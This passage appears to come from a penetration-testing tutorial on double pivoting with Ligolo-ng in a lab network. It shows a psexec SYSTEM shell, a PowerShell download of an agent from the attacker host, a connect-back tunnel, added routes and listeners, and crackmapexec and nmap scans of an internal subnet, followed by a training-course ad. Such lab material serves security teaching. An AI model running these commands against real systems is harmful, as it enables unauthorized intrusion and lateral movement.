
```
┌──(root㉿kali)-[~]
└─# impacket-psexec administrator:123@192.168.148.132
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.148.132.....
[*] Found writable share ADMIN$
[*] Uploading file RvDSRlde.exe
[*] Opening SVCManager on 192.168.148.132.....
[*] Creating service ZblZ on 192.168.148.132.....
[*] Starting service ZblZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\users\public

c:\Users\Public> powershell wget 192.168.1.5/agent.exe -o agent.exe

c:\Users\Public> dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of c:\Users\Public

01/30/2024  02:00 PM    <DIR>          .
01/30/2024  02:00 PM    <DIR>          ..
01/30/2024  02:00 PM         4,862,976 agent.exe
03/19/2019  12:59 PM    <DIR>          Documents
09/14/2018  11:33 PM    <DIR>          Downloads
09/14/2018  11:33 PM    <DIR>          Music
09/14/2018  11:33 PM    <DIR>          Pictures
09/14/2018  11:33 PM    <DIR>          Videos
               1 File(s)      4,862,976 bytes
               7 Dir(s)  27,737,616,384 bytes free
```

Subsequently, initiate the execution of the agent.exe. Upon completion, a session will be established, given that our Ligolo proxy file is already operational.

agent.exe -connect 192.168.1.5:11601 -ignore-cert

```
c:\Users\Public> agent.exe -connect 192.168.1.5:11601 -ignore-cert
time="2024-01-30T14:10:04-08:00" level=warning msg="warning, certificate validation
time="2024-01-30T14:10:04-08:00" level=info msg="Connection established" addr="192.
```

Examine Ligo-ng proxy server, a new session, corresponding to Windows 10, will be present, as indicated in the accompanying image. Execute the 'start' command to initiate additional tunneling.



Execute the 'session' command to display the list of sessions. Navigate through the sessions using arrow keys, selecting the desired session for access. In this instance, the aim is to access the latest session, identified as session 2. Select this session and utilize the 'ifconfig' command to inspect the interfaces. This action reveals an additional **network C** interface with the address **192.168.159.130/24**, mirroring the details depicted in the image below.

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » session
? Specify a session : 2 - #2 - NT AUTHORITY\SYSTEM@MSEDGEWIN10 - 192.168.1.2:54637
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » ifconfig

Interface 0
Name          Ethernet0
Hardware MAC  00:0c:29:fb:b8:d9
MTU           1500
Flags         up|broadcast|multicast|running
IPv6 Address  fe80::a429:d320:86d0:6290/64
IPv4 Address  192.168.148.132/24

Interface 1
Name          Ethernet1
Hardware MAC  00:0c:29:fb:b8:e3
MTU           1500
Flags         up|broadcast|multicast|running
IPv6 Address  fe80::5198:3f6e:99f9:23ce/64
IPv4 Address  192.168.159.130/24

Interface 2
Name          Loopback Pseudo-Interface 1
Hardware MAC
MTU           -1
Flags         up|loopback|multicast|running
IPv6 Address  ::1/128
IPv4 Address  127.0.0.1/8

[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] »
```

Upon identifying the new network, the initial step involves attempting a ping. However, the image below indicates an absence of connectivity between Kali and the network C.

```
┌──(root㉿kali)-[~]
└─# ping 192.168.159.130
PING 192.168.159.130 (192.168.159.130) 56(84) bytes of data.
```

Add the Network C Subnet in the IP route list with the following command.

```
ip route add 192.168.159.0/24 dev ligolo ip route list
```


```
┌──(root㉿kali)-[~/Downloads]
└─# ip route add 192.168.159.0/24 dev ligolo

┌──(root㉿kali)-[~/Downloads]
└─# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 1
192.168.148.0/24 dev ligolo scope link
192.168.159.0/24 dev ligolo scope link
```

With the modification of our IP route, the next step involves the addition of a listener to traverse the intra-network and retrieve the session. To incorporate the listener, utilize the following command:

```
listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4444
```

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4444
INFO[0242] Listener 0 created on remote agent!
```

The image above confirms the activation of the listener. To initiate tunneling, refer to available options using the help command. It becomes evident that halting the ongoing tunneling in session 1 is necessary before starting the process in session 2. This step-by-step approach facilitates the transfer of data to the listener, which subsequently retrieves the necessary information. This operational technique, known as double pivoting, involves stopping the initial tunneling in the **first session** using the '**stop**' command. In **second session**, execute the '**start**' command, following the steps illustrated in the image below.



Executing double pivoting was successful, and its verification occurred through the utilization of crackmapexec with the command:

```
crackmapexec smb 192.168.159.0/24
```

Discovering Metasploitable2 within the network followed. This led to the ability to conduct a ping and nmap scan, leveraging the acquired network access, as illustrated in the image below:

```
┌──(root㉿kali)-[~]
└─# crackmapexec smb 192.168.159.0/24
SMB         192.168.159.130 445    MSEDGEWIN10      [*] Windows 10.
SMB         192.168.159.129 445    METASPLOITABLE   [*] Unix (name:

[*] completed: 100.00% (256/256)

┌──(root㉿kali)-[~]
└─# ping 192.168.159.129
PING 192.168.159.129 (192.168.159.129) 56(84) bytes of data.
64 bytes from 192.168.159.129: icmp_seq=1 ttl=64 time=13.0 ms
64 bytes from 192.168.159.129: icmp_seq=2 ttl=64 time=13.0 ms
^C
── 192.168.159.129 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 13.007/13.008/13.010/0.001 ms

┌──(root㉿kali)-[~]
└─# nmap 192.168.159.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 08:04 EST
Nmap scan report for 192.168.159.129
Host is up (0.018s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

JOIN OUR TRAINING PROGRAMS

CLICK HERE


BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux